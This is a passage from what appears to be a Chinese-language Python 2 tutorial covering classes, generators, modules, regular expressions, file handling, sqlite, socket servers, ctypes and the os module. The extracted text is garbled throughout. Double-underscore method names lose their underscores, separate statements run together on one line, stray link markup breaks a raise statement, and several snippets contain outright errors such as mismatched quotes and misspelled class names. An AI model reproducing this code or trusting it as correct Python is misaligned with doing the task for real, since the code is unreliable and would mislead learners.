print 'occ: ' + person['occ'] #使用加好而不是逗号， 否则occ在异常引发之前就被抛出except KeyError: pass

per = {'name': 'kell', 'age': 34} des(per)

per.update({'occ': 'err'}) des(per)

try:

...

except IOError, (error, message): print '%s : %s' % (error, message)

**9.5.2.10** 方法**/**属性**/**迭代器**/**生成器

构造方法

class foobar:

def init (self):

self.var = 10

析构方法

del

在子类中重写超类的构造方法时会出现问题， 有两种方法解决这个问题： 调用超类构造方法的未绑定版本， 或者使用super函数

-----调用未绑定的超类构造方法， 历史遗留问题-----

class SingBird(Bird): def init (self):

Bird. init (self) self.sound = 'son'

def sing(self):

print self.sound

-----使用super函数-----

class SingBird(Bird): def init (self):

super(SingBird, self). init () self.sound = 'son'

def sing(self):

893/990

QQ群：632167235

print self.sound

-----基本的序列和映射规则-----

len (self) 返回集合中所含元素的项目

getitem (self, key) 返回所给键对应的值

setitem (self, key, value) 存储所给键对应的值

delitem (self, key) 使用del时调用

-----子类化列表-----

class CounterList(list):

def init (self, \*args):

super(CounterList, self). init (\*args) self.counter = 0

def getitem (self, index): self.counter += 1

return super(CounterList, self). getitem (index)

cl = CounterList(range(10)) print cl

print cl.reverse()

del cl[3:6] print cl

print cl.counter print cl[4] + cl[2] print cl.counter

-----属性， 使用property函数或者访问器方法（ 不再使用） -----

metaclass = type class Rectangle:

def init (self):

self.width = 0

self.height = 0 def setSize(self, size):

self.width, self.height = size def getSize(self):

print self.width, self.height size = property(getSize, setSize)

f.width = 10

f.height = 11 print f.size

f.size = 100, 200 print f.size

-----特性访问-----

getattribute (self, name) 当特性name被访问时自动被调用

getattr (self, name) 当特性被访问且没有相应特性时被调用

setattr (self, name, value) 当给特性name赋值时被自动调用

del (self, name) 删除name时自动调用

class Rectangle:

def init (self):

self.width = 0

self.height = 0

def setattr (self, name, value): if name == 'size':

self.width, self.height = value

894/990

QQ群：632167235

else:

self. dict [name] = value

def getattr (self, name):

if name == 'size':

return self.width, self.height

else:

raise AttributeError

f = Rectangle() print f

f.size = (10,10) print f.size

-----迭代器-----

class Fibs:

def init (self):

self.a = 0

self.b = 1 def next(self):

self.a, self.b = self.b, self.a+self.b return self.a

def iter (self):

return self

fibs = Fibs()

for f in fibs:

if f > 1000:

print f break

内建函数iter可以从可迭代的对象中获得迭代器

it = iter([1,2,3]) it.next()

it.next()

从迭代器得到序列

class Test:

def init (self):

self.value = 1 def next(self):

self.value += 1

if self.value > 10:

raise StopIteration return self.value

def iter (self):

return self

it = Test() print list(it)

生成器

-----创建生成器-----

nested = [[1,2], [3,4], [5]]

def flatten(nested):

for sublist in nested:

for element in sublist: yield element

for num in flatten(nested): print num

895/990

QQ群：632167235

print list(flatten(nested))

-----递归生成器-----

def flatten(nested): try:

try: nested + ' ' #递归字符窗会出现问题except TypeError: pass

else: raise TypeError for sublist in nested:

for element in flatten(sublist): yield element

except TypeError:

yield nested

print list(flatten([[1,2], 1, [2,3,4,5], 2])) print list(flatten('sdf'))

-----生成器方法-----

def repeater(value): while True:

new = (yield value)

if new is not None: value = new

r = repeater(42) print r.next()

print r.send("hello")

next方法获取下一个值

send方法设置值

throw方法用于在生成器内引发一个异常

close方法停止生成器

**9.5.2.11** 模块

导入自定义模块

import sys sys.path.append('/home/user/python.py') import hello

hello = reload(hello) #重新导入， 3.x已去掉

查看模块里的内容

dir(copy)

copy. all 包含的列表在使用星号导入模块时只能使用这里面的列表， 如果没有设定all， 将会导入不以下划线开头的名称

查找模块的具体位置

print copy. file

-----sys模块函数-----

argv 命令行参数， 包括脚本名称

exit([arg]) 退出当前程序， 参数为返回值或错误信息

modules 映射模块名字到载入模块的字典

path 查找模块所在目录的目录名列表

paltform 平台标识符

stdin stdout stderr

-----打开浏览器-----

import webbrowser

896/990

QQ群：632167235

webbrowser.open('http://www.baidu.com')

-----集合-----

set(range(10) <- 集合中如果有相同的成员则只显示一个集合操作

a = set([1,2,3])

b = set([2,3,4])

求并集a.union(b) a | b

求交集

c = a & b a.intersection(b) 求子集c.issubset(a)

c <= a a.issuperset(c)

找不同， 多的部分

a.difference(b) a - b

找全部的不同

a.symmetric\_difference(b) a ^ b

查找多个集合的并集

mySets = []

for i in range(10)

mySets.append(set(range(i, i+5))) print reduce(set.union, mySets)

集合是可变的， 集合的值是不可变的， 集合的集合表示方法

a = set() b = set()

a.add(frozenset(b))

-----堆-----

heappush(heap, x) 将x入堆

heappop(heap) 将堆最小元素弹出， 不是最靠前的

heapify(heap) 将heap属性强制应用到任意一个列表heapreplace(heap, x) 将最小的元素弹出， 同时将x入堆nlargest(n, iter) 返回iter中第n大的元素

nsmallest(n, iter) 返回iter中第n小的元素

-----双端队列-----

按照增加顺序移除元素

from collections import deque q = deque(range(5)) q.append(5)

q.appendleft(6) q.pop() q.popleft() q.rotate(3)

q.extend(list('list')) q.extendleft(list('list'))

-----time模块-----

日期返回元组的含义

年 月 日 时 分 秒 一年的第几天 夏令时

time.mktime()函数将时间元组转换为时间戳秒数， 从新纪元开始

time.asctime()将当前时间元组格式化为字符串

time.localtime()将秒数转换成时间元组， 与kmtime相反

time.strptime()将字符串解析成时间元组， 与asctime相反

time.time()当前时间， 秒数

time.gmtime()标准时间， 元组

897/990

QQ群：632167235

time.strptime(time.asctime(time.localtime(time.time())))

-----随机数-----

import os os.urandom(1)

random模块

random()返回0<=n<=1之间的随机数

getrandbits(n)以长整型返回随机数

uniform(a, b)返回随机数a<=n<b， 比如随机的角度值， 也可以是时间元组randrange([start], stop, [step])如果step为2可以或得奇数和偶数

choice(seq)从序列中返回元素

sample(seq,n)从序列中随机选取n个元素， 互不相同

shuffle(seq[,random])将序列随机移位

-----随机发牌-----

import pprint, random

values = range(1, 11) + 'Jack Queen King'.split() suits = 'diamonds clubs hearts spades'.split()

deck = ['%s of %s' % (v, s) for v in values for s in suits] random.shuffle(deck)

pprint.pprint(deck[:12])

while deck: ignore = raw\_input(deck.pop())

-----shelve模块， 数据库-----

使用shelve模块修改存储的对象， 必须将临时变量绑定在获得的副本上

data = d[key] data.append(anitem) d[key] = data

或者将writeback=True和d.sync() 别忘了d.close()

-----数据库应用-----

#!/usr/bin/python import sys, shelve

def store\_person(db): """

Query username for data and store it in the shelf object """

pid = raw\_input('Enter unique ID number: ') person = {}

person['name'] = raw\_input('Enter name: ') person['age'] = raw\_input('Enter age: ') person['phone'] = raw\_input('Enter phone')

db[pid] = person

def lookup\_person(db): """

Query user for ID and desired field. and fetch the corresponding data from the shelf object """

pid = raw\_input('Enter ID number: ')

field = raw\_input('What would you like to know? (name, age or phone): ') field = field.strip().lower()

print field.capitalize() + ':', db[pid][field]

def print\_help():

print 'The available command are:'

print 'store : Stores information about a person' print 'lookup : Looks up a person from ID number'

898/990

QQ群：632167235

print 'quit : Save changes and exit' print '? : Prints this message'

def enter\_command():

cmd = raw\_input('Enter command (? for help): ') cmd = cmd.strip().lower()

return cmd

def main():

database = shelve.open('test1') try:

while True:

cmd = enter\_command() if cmd == 'store':

store\_person(database) elif cmd == 'lookup':

lookup\_person(database) elif cmd == '?':

print\_help() elif cmd == 'quit':

return

finally:

database.close()

if name == ' main ': main()

-----re正则表达式模块-----

compile(pattern[,flags])根据包含正则表达式的字符串创建模式对象search(pattern, string[,flags])在字符串中寻找模式

match(pattern, string[, flags])在字符串的开始处匹配模式

split(pattern, string[, maxsplit=0])根据模式的匹配项来分割字符串， maxsplit表示分割前几个匹配findall(pattern, string)列出字符串模式的所有匹配项

sub(pat, repl, string[, count=0])将字符串中所有pat的匹配项用repl替换

escape(string)将字符串中所有特殊正则表达式字符转义， 特殊字符使用\\转义

模式对象本身也有查找/匹配的函数

some\_text = 'alpha, beta, , , , game delta' re.split('[, ]+', some\_text)

如果模式包含小括号， 那么括起来的字符串组合会散布在分割后的子字符串之间

re.split('o(o)', foobar)会生成['f', 'o', 'bar']

匹配组

group([group1, ...])获取给定子模式（ 组） 的匹配项

start([group])返回给定组的匹配项的开始位置

end([group])结束位置

span([group])返回一个组的开始和结束位置

m = re.match(r'www\.(.\*)\..{3}', 'www.python.org') m.group(1)

m.start(1) m.end(1)

m.span(1)

加上注释

emphasis\_pattern = re.compile(r'''

\\* #....

( #...

''', re.VERBOSE)

>>> emphasis\_pattern = r'\\*([^\\*]+)\\*'

>>> re.sub(emphasis\_pattern, r'<em>\1</em>', 'hello, \*world\*!')

899/990

QQ群：632167235

'hello, <em>world</em>!'

重复运算符默认是贪婪的， 可以在后面加上一个？ 变成非贪婪

emphasis\_pattern = r'\\*\\*(.+?)\\*\\*'

-----查找发信人地址-----

import fileinput, re

pat = re.compile('From: (.\*) <.\*?>$') #使用非贪婪匹配， 即使名字中有<>也不会匹配for line in fileinput.input():

m = pat.match(line) if m: print m.group(1)

-----查找收信人-----

import fileinput, re

pat = re.compile('To:.\*<(.\*)>$', re.IGNORECASE) #忽略大小写addresses = set() #避免重复项

for line in fileinput.input():

for address in pat.findall(line): addresses.add(address)

for address in sorted(addresses): print address

-----模板系统-----

'The sum of 7 and 9 is [7+9]' '[name="Haa"]Hello, [name]'

#!/usr/bin/python import fileinput, re

field\_pat = re.compile(r'\[(.\*?)\]')

scope = {}

def replacement(match): code = match.group(1) try:

return str(eval(code, scope)) except SyntaxError:

exec code in scope return ''

lines = []

for line in fileinput.input(): lines.append(line)

text = ''.join(lines)

print field\_pat.sub(replacement, text) print re.sub(field\_pat, replacement, text)

-----其他标准模块-----

《Python基础教程第二版》P222

**9.5.2.12** 文件操作

文件和素材

900/990

QQ群：632167235

打开文件

f = open(name[,mode[,buffering]]) mode:

r w

a 追加

b 二进制

+ 读/写

U 打开通用换行符支持模式， 全部转换成\n buffering:

1. 无缓冲
2. 缓冲， 快， 使用flush或close更新数据

>1 缓冲区字节

-1 默认字节f.write('hello') f.read(10) f.readline(5) f.writelines('sdf')

-----统计单词数的脚本-----

import sys

text = sys.stdin.read() words = text.split() wordcount = len(words)

print 'Wordcount:', wordcount

-----随机访问-----

seek(offset[,whence]) whence:

1. 从文件开始处计算
2. 当前位置

tell() 返回文件当前位置

-----确保文件被关闭-----

try:

.....

except:

file.close()

或

with open('file') as somefile: do\_something(some)

完成语句后自动关闭

文件迭代

f = open(file) for line in f:

process(line) f.close()

或

for line in open('msg') process(line)

对文件迭代器进行操作

list(open(file))

first, second, third = open(file)

**9.5.2.13** 数据库

数据库

901/990

QQ群：632167235

定义变量名

apilevel 所使用的python DB API版本

threadsafety 模块的线程安全等级

paramstyle 在sql查询中使用的参数风格

在DB API中使用的异常

《python基础教程第二版》P251

函数

connect()

连接对象方法

close()

commit() 提交挂起的事务

rollback() 回滚挂起的事务

cursor() 返回连接的游标对象游标对象方法

callproc(name[,params])调用已命名的数据库程序

close()关闭游标之后， 游标不可用

execute(oper[,params])执行sql操作

executemany(oper, pseq)对序列中每个参数执行sql操作

fetchone()把查询的结果集中的下一行保存为序列

fetchmany([size])获取查询结果集中的多行， 默认尺寸arraysize

fetchall()将剩余的行作为序列的序列

nextset()跳至下一个可用的结果集

setinputsize(sizes)为参数预先定义内存区域

setoutputsize(size[,coll])为获取的大数据值设定缓冲尺寸游标对象特性

describtion描述， 只读

rowcount结果中的行数， 只读

arraysize fetchmany中返回的行数， 默认1

构造函数和特殊值

Date(year, month, day) 创建保存日期值的对象Time(hour, minute, second) 创建保存时间值的对象Timestamp(y, mon, d, h, min, s) 创建保存时间戳值的对象

DateFromTicks(ticks) 创建保存自纪元以来秒数的对象

TimeFromTicks(ticks) 创建保存来自秒数的时间值的对象

TimestampFromTicks(ticks) 创建保存来自秒数的时间戳值的对象

Binary(string) 创建保存二进制字符串值的对象

STRING 描述基于字符窗的列类型

BINARY 描述二进制列

NUMBER 描述数字列

DATETIME 描述日期/时间列

ROWID 描述行ID列

-----示例-----

import sqlite3

conn = sqlite3.connect('data.db') curs = conn.cursor() curs.execute('''

create table food ( id text primary key, text text)

''')

query = 'insert into food values (001, 'hello') curs.execute(query)

conn.commit()

query = 'select \* from food' curs.execute(query)

for row in curs.fetchall(): print row

902/990

QQ群：632167235

conn.close()

-----格式化-----

query = 'insert into food values (?, ?)' curs.execute(query, vals)

**9.5.2.14** 网络

模块socket

-----示例-----

#!/usr/bin/python

import socket

s = socket.socket()

host = socket.get() port = 1234 s.bind((host, port))

s.listen(5) while True:

c, addr = s.accept()

print 'Got connection from', addr c.send('Hello, world')

c.close()

#!/usr/bin/python

import socket

s = socket.socket()

host = socket.get() port = 1234

print host

s.connect((host, port)) print s.recv(1024)

-----其他功能-----

quote(string) 将特殊字符用16进制代替

quote\_plus(string) 和quote一样， 但用+代替空格

unquote(string) 和quote相反

unquote\_plus(string) 和quote\_plus相反

urlencode(query) 把映射转换成url编码的字符串

标准库中一些与网络相关的模块

《python基础教程第二版》

模块SocketServer 包含4个基本的类TCPServer UDPServer UnixStreamServer UnixDatagramServer

-----服务器-----

903/990

QQ群：632167235

from SocketServer import TCPServer, StreamRequestHandler

class Handler(StreamRequestHandler): def handler(self):

addr = self.request.getpeername() print 'Got connection from', addr self.wfile.write('Hello')

server = TCPServer(('', 1234), Handler) server.serve\_forever()

-----分叉-----

from SocketServer import TCPServer, StreamRequestHandler, ForkingMixIn

class Server(ForkingMinIn, TCPServer):pass

class Handler(StreamRequestHandler): def handler(self):

addr = self.request.getpeername() print 'Got connection from', addr self.wfile.write('Hello')

server = TCPServer(('', 1234), Handler) server.serve\_forever()

-----线程-----

from SocketServer import TCPServer, StreamRequestHandler, ThreadingMixIn

class Server(ThreadingMixIn, TCPServer):pass

class Handler(StreamRequestHandler): def handler(self):

addr = self.request.getpeername() print 'Got connection from', addr self.wfile.write('Hello')

server = TCPServer(('', 1234), Handler) server.serve\_forever()

-----select-----

#!/usr/bin/python import socket, select

s = socket.socket() host = socket.get() port = 1234 s.bind((host, port)) s.listen(5)

inputs = [s] while True:

rs, ws, es = select.select(inputs, [], []) for r in rs:

if r is s:

c, addr = s.accept()

print 'Got connect from', addr inputs.append(c)

else:

try:

data = r.recv(1024) disconnected = not data

except socket.error: disconnected = True

904/990

QQ群：632167235

if disconnected:

print r.getpeername(), 'disconnected' inputs.remove(r)

else:

print data

-----poll-----

event:

POLLIN 读取来自文件描述符的数据

POLLPRI 读取来自文件描述符的紧急数据

POLLOUT 文件描述符已经准备好数据， 写入时不会发生阻塞

POLLERR 与文件描述符有关的错误情况

POLLHUP 挂起， 连接丢失

POLLNVAL 无效请求， 连接没有打开

-----Twisted-----

#!/usr/bin/python

from twisted.internet import reactor

from twisted.internet.protocol import Protocol, Factory

class SimpleLogger(Protocol): def connectionMade(self):

print 'Got connection from', self.transport.client self.transport.write('welcome')

def connectionLost(self, reason):

print self.transport.client, 'disconnected' def dataReceived(self, data):

print data

factory = Factory() factory.protocol = SimpleLogger

reactor.listenTCP(1234, factory) reactor.run()

-----通过网络发送文件-----

#!/usr/bin/python

import socket, sys, struct

with open(sys.argv[1], 'rb') as f: data\_to\_send = f.read()

HOST = 'localhost' PORT = 9999

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) print('connecting...')

s.connect((HOST, PORT)) print('sending config...')

s.send(struct.pack('>L', len(data\_to\_send))) s.send(data\_to\_send)

s.close() print('complete')

905/990

QQ群：632167235

**9.5.2.15 HTTP**

-----HTMLParser模块-----

handle\_starttag(tag, attrs)找到开始标签时调用， attrs是(名称， 值) handle\_startendtag(tag, attrs)使用空标签时调用， 默认分开处理开始和结束标签

handle\_endtag(tag)找到结束标签时调用

handle\_data(data)使用文本数据时调用

handle\_charref(ref)当使用&#ref;形式实体时调用

handle\_entityref(name)当使用&name;形式实体时调用

handle\_comment(data)注释时调用

handle\_decl(decl)声明<!. >形式时调用

handle\_pi(data)处理指令时调用

**9.5.2.16** 辅助功能

-----配置文件-----

[number] pi: 3.14

#!/usr/bin/python

from ConfigParser import ConfigParser CONFIG = 'py.cfg'

config = ConfigParser() config.read(CONFIG)

print config.get('number', 'pi')

-----日志记录模块-----

#!/usr/bin/python

import logging

logging.basicConfig(level=logging.INFO, filename='mylog.log') logging.info('Starting program')

**9.5.3** 模块

**9.5.3.1 buildin**

启动时自动导入， 不需手动导入导入内建函数

实时创建函数参数表

def fun(a, b):

print a, b apply(fun, ('a', 1+1))

apply(fun, (), {'a':'1', 'b':'2'})

等价于fun(\*arvs, \*\*kw)

\*标记元组， \*\*标记字典

-------------------------

906/990

QQ群：632167235

加载函数import hello

重载函数reload(hello)

class LazyImport:

def init (self, module\_name): self.module\_name = module\_name self.module = None

def getattr (self, name): if self.module is None:

self.module = import (self.module\_name) return getattr(self.module, name)

string = LazyImport('string') print string.lowercase

-------------------------

dir查找类所有成员

-------------------------

vars()返回每个成员当前值的字典， 如不带参数， 返回局部名称空间的可见元素

-------------------------

type检查一个变量的类型

-------------------------

callable检查对象是否可以调用

-------------------------

isinstance(object, class)是否是一个类的实例

issubclass是否是子类

-------------------------

eval执行传递的文本exec

compile编译字符串成可执行对象

body = "print 'hello'"

code = compile(body, '<file>', 'exec') exec code

**9.5.3.2 open**

操作文件

**9.5.3.3 exceptions**

标准异常模块

Exception 是所有异常的基类. 强烈建议(但不是必须)自定义的异常异常也继承这个类.

SystemExit(Exception) 由 sys.exit 函数引发. 如果它在最顶层没有被 try-except 语句捕获, 那么解释器将直接关闭而不会显示任何跟踪返回信息.

StandardError(Exception) 是所有内建异常的基类(除 SystemExit外).

KeyboardInterrupt(StandardError) 在用户按下 Control-C(或其他打断按键)后 被引发. 如果它可能会在你使用

"捕获所有" 的 try-except语句时导致奇怪的问题.

ImportError(StandardError) 在 Python 导入模块失败时被引发.

EnvironmentError 作为所有解释器环境引发异常的基类. (也就是说,这些异常一般不是由于程序 bug 引起).

907/990

QQ群：632167235

IOError(EnvironmentError) 用于标记 I/O 相关错误.

OSError(EnvironmentError) 用于标记 os 模块引起的错误.

WindowsError(OSError) 用于标记 os 模块中 Windows 相关错误.

NameError(StandardError) 在 Python 查找全局或局部名称失败时被引发.

UnboundLocalError(NameError) , 当一个局部变量还没有赋值就被使用时, 会引发这个异常. 这个异常只有在

2.0 及之后的版本有; 早期版本只会引发一个普通的 NameError .

AttributeError(StandardError) , 当 Python 寻找(或赋值)给一个实例属性, 方法, 模块功能或其它有效的命名失败时, 会引发这个异常.

SyntaxError(StandardError) , 当解释器在编译时遇到语法错误, 这个异常就被引发.

IndentationError(SyntaxError) 在遇到非法的缩进时被引发. 该异常只用于 2.0 及以后版本, 之前版本会引发一个SyntaxError 异常.TabError(IndentationError) , 当使用 -tt 选项检查不一致缩进时有可能被引发. 该异常只用于 2.0 及以后版本, 之前版本会引发一个 SyntaxError 异常.

TypeError(StandardError) , 当给定类型的对象不支持一个操作时被引发.

AssertionError(StandardError) 在 assert 语句失败时被引发(即表达式为 false 时).

LookupError(StandardError) 作为序列或字典没有包含给定索引或键时所引发异常的基类. IndexError(LookupError) , 当序列对象使用给定索引数索引失败时(不存在索引对应对象)引发该异常.

KeyError(LookupError) 当字典对象使用给定索引索引失败时(不存在索引对应对象)引发该异常.

ArithmeticError(StandardError) 作为数学计算相关异常的基类.

OverflowError(ArithmeticError) 在操作溢出时被引发(例如当一个整数太大, 导致不能符合给定类型). ZeroDivisionError(ArithmeticError) , 当你尝试用 0 除某个数时被引发.

FloatingPointError(ArithmeticError) , 当 浮 点 数 操 作 失 败 时 被 引 发 . ValueError(StandardError) , 当一个参数类型正确但值不合法时被引发. UnicodeError(ValueError) , Unicode 字符串类型相关异常. 只使用在 2.0 及以后版本.

RuntimeError(StandardError) , 当出现运行时问题时引发, 包括在限制模式下尝试访问外部内容, 未知的硬件问题等等.

NotImplementedError(RuntimeError) , 用于标记未实现的函数, 或无效的方法.

SystemError(StandardError) , 解释器内部错误. 该异常值会包含更多的细节 (经常会是一些深层次的东西, 比如 "eval\_code2: NULLglobals" ) . 这本书的作者编了 5 年程序都没见过这个错误. (想必是没有用 raise SystemError ).

MemoryError(StandardError) , 当解释器耗尽内存时会引发该异常. 注意只有在底层内存分配抱怨时这个异常才会发生; 如果是在你的旧机器上, 这个异常发生之前系统会陷入混乱的内存交换中

class HTTPError(Exception):

def init (self, url, errorcode, errmsg): self.url = url

self.errcode = errorcode self.errmsg = errmsg

def str (self):

return ("<HTTPError for %s: %s %s>" % (self.url, self.errcode, self.errmsg))

try:

raise [HTTPError("http://python.org/foo",](http://python.org/foo) 200, "Not Found")

except HTTPError, error:

print "url", "=>", error.url

print "errcode", "=>", error.errcode print "errmsg", "=>", error.errmsg

raise [HTTPError("http://python.org/foo",](http://python.org/foo) 200, "Not Found")

**9.5.3.4 pynotify**

pynotify.init(INIIAL\_TITLE)

notify = pynotify.Notification(content, title, icon) notify.set\_urgency(pynotify.URGENCY\_NORMAL) notify.set\_timeout(1000)

notify.show()

908/990

QQ群：632167235

**9.5.3.5 ctypes**

3种动态链接库的调用方法cdll()

windll() oledll()

from ctypes import \* libc = CDLL('libc.so.6') msg = 'Hello\n'

libc.printf('test %s', msg)

-----C数据类型-----

在类型前面加上c\_， 指针在后面加上\_p int -> c\_int

char \* -> c\_char\_p

指针操作

seitz = c\_char\_p('love') print seitz

print seitz.value

-----C结构-----

class beer\_recipe(Structure):

\_fields\_=[ ('amt\_barley', c\_int), ('amt\_water', c\_int)

]

访问beer\_recipe.amt.barley

-----C联合-----

class beer\_recipe(Union):

\_fields\_=[ ('amt\_barley', c\_int), ('amt\_char', c\_char\*8)

]

**9.5.3.6** 核心模块

**9.5.3.6.1 os**

import os

os.path.realpath( file ) 当前文件的路径

os.path.dirname() 文件所在目录

os.path.basename() 获取文件名

os.path.sep 路径的分隔符 os.sep os.pathsep os.path.pathsep

os.path.walk 搜索文件os.path.expanduser('~user') user的家目录os.path.join(path1, path2) 组合两个路径

os.path.isfile('msg') 路径是否是文件

os.path.exists('.') 路径是否存在

os.path.isdir('.') 是否是目录

909/990

QQ群：632167235

os.path.isabs() os.path.islink() os.path.ismount()

os.path.split(filename) 分割路径和文件名

os.path.splitext(filename) 分割扩展名

os.path.getsize() 返回文件大小

os.getenv('HOME') 获取变量

os.environ['PATH'] 获取和设置变量

os.expandvar

os.system(command) 在子shell中执行操作系统命令， 返回退出状态

os.execvp(pro, (pro, argv))

os.urandom(n) 返回n字节的强加密数据

os.listdir('.') 列目录

os.getcwd() 得到当前目录

os.chdir('.') 切换目录

os.makedirs('/a/b/c') 建立目录， 可建立多层

os.removedirs('/a/b/c') 删除目录

os.mkdir('.')

os.rmdir('.')

os.mknod('a') 创建文件

os.stat 获取文件状态

os.fstat

os.fork() 子进程

os.\_exit() 直接终止当前进程

os.linesep 换行符

--------------------------

文件内容替换+备份

import os, string

def replace(file, search\_for, replace\_with): back = os.path.splitext(file)[0] + '.bak' temp = os.path.splitext(file)[0] + '.tmp'

try:

os.remove(temp)

except:

pass

fi = open(file)

fo = open(temp, 'w')

for s in fi.readlines():

fo.write(string.replace(s, search\_for, replace\_with)) fi.close()

fo.close()

try:

os.remove(back)

except os.error: pass

os.rename(file, back) os.rename(temp, file)

file = "1"

replace(file, 'hello', 'asdf')

--------------------------

获取文件状态

910/990

QQ群：632167235

import time import os

file = 'a.py'

def dump(st):

mode, ino, dev, nlink, uid, gid, size, atime, mtime, ctime = st print '- size:', size, 'bytes'

print '- owner:', uid, gid

print '- created:', time.ctime(ctime)

print '- last accessed:', time.ctime(atime) print '- last modified:', time.ctime(mtime) print '- mode:', oct(mode)

print '- inode/dev:', ino, dev

st = os.stat(file) print 'stat', file dump(st)

fp = open(file)

st = os.fstat(fp.fileno()) print 'fstat', file dump(st)

--------------------------

改变文件属性

import os

import stat, time

infile = 'in' outfile = 'out'

fi = open('in', 'rb')

fo = open('out', 'wb')

while 1:

s = fi.read(10) if not s:

break fo.write(s)

fi.close() fo.close()

st = os.stat(infile)

os.chmod(outfile, stat.S\_IMODE(st[stat.ST\_MODE])) os.utime(outfile, (st[stat.ST\_ATIME],st[stat.ST\_MTIME]))

print 'original => '

print 'mode: ', oct(stat.S\_IMODE(st[stat.ST\_MODE])) print 'atime: ', time.ctime(st[stat.ST\_ATIME])

print 'mtime: ', time.ctime(st[stat.ST\_MTIME]) print

st = os.stat(outfile) print 'copy =>'

print 'mode: ', oct(stat.S\_IMODE(st[stat.ST\_MODE])) print 'atime: ', time.ctime(st[stat.ST\_ATIME])

print 'mtime: ', time.ctime(st[stat.ST\_MTIME])

--------------------------

执行命令

import os

911/990

QQ群：632167235

pro = 'ls' argv = '-l'

os.execvp(pro, (pro, argv))

--------------------------

子进程运行命令

import os

def run(pro, \*argv): pid = os.fork() if not pid:

os.execvp(pro, (pro,) + argv) return os.wait()[0]

print run('ls', '-l')

--------------------------

守护进程

import os, time, sys pid = os.fork()

if pid:

os.\_exit(0)

print 'daemon started' os.setpgrp() os.umask(0)

class NullDevice:

def write(self,s): pass

#sys.stdin.close() #sys.stdout = NullDevice() #sys.stderr = NullDevice() time.sleep(10)

print 'daemon terminated'

--------------------------

环境变量

import os os.environ['USER'] = 'user'

print os.path.expandvars('/home/$USER/config')

--------------------------

搜索文件

import os

def callback(arg, directory, files): for file in files:

print os.path.join(directory, file), repr(arg) os.path.walk('.', callback, 'ecret message')

**9.5.3.6.2 stat**

import stat import os, time

st = os.stat('a.py')

print 'mode (stat.ST\_MODE) => ', st[stat.ST\_MODE]

print 'mode (stat.S\_IMODE(st[stat.ST\_MODE])) => ', stat.S\_IMODE(st[stat.ST\_MODE]) print 'mode => ', oct(stat.S\_IMODE(st[stat.ST\_MODE]))

print 'type => ',

if stat.S\_ISDIR(st[stat.ST\_MODE]):

912/990

QQ群：632167235

print "DIRECTORY",

if stat.S\_ISREG(st[stat.ST\_MODE]): print "REGULAR",

if stat.S\_ISLNK(st[stat.ST\_MODE]): print "LINK"

print

print 'size => ', st[stat.ST\_SIZE]

print 'last accessed => ', time.ctime(st[stat.ST\_ATIME]) print 'last modify => ', time.ctime(st[stat.ST\_MTIME]) print 'inode changed => ', time.ctime(st[stat.ST\_CTIME])

**9.5.3.6.3 string**

string.upper(text) string.lower(text) string.split(text) string.join(text) string.replace(text) string.find(text) string.count(text) string.atoi('234', 8)

使用字符串方法替代模块函数

text.upper()

**9.5.3.6.4 re**

正则表达式

re.match('.', text) 从字符串起始匹配一个模式re.search（ '.', text) 在字符串内搜索匹配re.sub('[^\w]+', '-', text) 替换

--------------------------

import re

text = 'The Attila the Hum Show'

m = re.match('(.+?)(.+?)(.+?)', text) if m:

print repr(m.group(1, 2, 3))

--------------------------

预编译， 回调函数

import re import string

text = 'a line of text\\012another line of text\\012etc...' def octal(match):

return chr(string.atoi(match.group(1), 8)) octal\_pattern = re.compile(r'\\(\d\d\d)')

print text

print octal\_pattern.sub(octal, text)

913/990

QQ群：632167235

**9.5.3.6.5 math**

数学函数

math.pi

math.hypot(3.0, 4.0) 直角三角形第三边长度

**9.5.3.6.6 cmath**

复数代码

**9.5.3.6.7 operator**

abs(...)

add(...)

abs(a) -- Same as abs(a).a的绝对值add(a, b) -- Same as a + b.a+b的值

and\_(...)

and\_(a, b) -- Same as a & b.a和b的交集

concat(...) concat(a, b) -- Same as a + b, for a and b sequences.字符串a和b相加

contains(...) contains(a, b) -- Same as b in a (note reversed operands). 判断b是否被a包含

countOf(...)

delitem(...)

countOf(a, b) -- Return the number of times b occurs in a.返回b在a中出现的次数

delitem(a, b) -- Same as del a[b].

delslice(...)

delslice(a, b, c) -- Same as del a[b:c].

div(...) div(a, b) -- Same as a / b when future .division is not in effect. eq(...) eq(a, b) -- Same as a==b.

floordiv(...)

floordiv(a, b) -- Same as a // b.

ge(...) ge(a, b) -- Same as a>=b.

getitem(...)

getitem(a, b) -- Same as a[b].

getslice(...)

gt(...)

iadd(...)

iand(...)

getslice(a, b, c) -- Same as a[b:c].

gt(a, b) -- Same as a>b.

iadd(a, b) -- Same as a += b.

iand(a, b) -- Same as a &= b.

iconcat(...)

iconcat(a, b) -- Same as a += b, for a and b sequences.

idiv(...) idiv(a, b) -- Same as a /= b when future .division is not in effect.

ifloordiv(...)

ifloordiv(a, b) -- Same as a //= b.

ilshift(...) ilshift(a, b) -- Same as a <<= b. imod(...) imod(a, b) -- Same as a %= b.

imul(...) imul(a, b) -- Same as a \*= b.

index(...) index(a) -- Same as a. index ()

indexOf(...)

indexOf(a, b) -- Return the first index of b in a.

inv(...) inv(a) -- Same as ~a.

invert(...) invert(a) -- Same as ~a.

ior(...) ior(a, b) -- Same as a |= b.

ipow(...) ipow(a, b) -- Same as a \*\*= b.

irepeat(...)

irepeat(a, b) -- Same as a \*= b, where a is a sequence, and b is an integer.

irshift(...) irshift(a, b) -- Same as a >>= b.

isCallable(...) isCallable(a) -- Same as callable(a).

isMappingType(...) isMappingType(a) -- Return True if a has a mapping type, False otherwise.

isNumberType(...)

isNumberType(a) -- Return True if a has a numeric type, False otherwise.

isSequenceType(...)

isSequenceType(a) -- Return True if a has a sequence type, False otherwise.

is\_(...) is\_(a, b) -- Same as a is b.

is\_not(...) is\_not(a, b) -- Same as a is not b. isub(...) isub(a, b) -- Same as a -= b.

itruediv(...)

itruediv(a, b) -- Same as a /= b when future .division is in effect.

ixor(...) ixor(a, b) -- Same as a ^= b.

le(...)

lshift(...)

lt(...)

le(a, b) -- Same as a<=b. lshift(a, b) -- Same as a << b. lt(a, b) -- Same as a<b.

914/990

QQ群：632167235

mod(...)

mul(...)

ne(...)

neg(...)

not\_(...)

or\_(...)

pos(...)

pow(...)

repeat(...)

mod(a, b) -- Same as a % b. mul(a, b) -- Same as a \* b. ne(a, b) -- Same as a!=b.

neg(a) -- Same as -a. not\_(a) -- Same as not a. or\_(a, b) -- Same as a | b. pos(a) -- Same as +a. pow(a, b) -- Same as a \*\* b.

repeat(a, b) -- Return a \* b, where a is a sequence, and b is an integer.

rshift(...)

rshift(a, b) -- Same as a >> b.

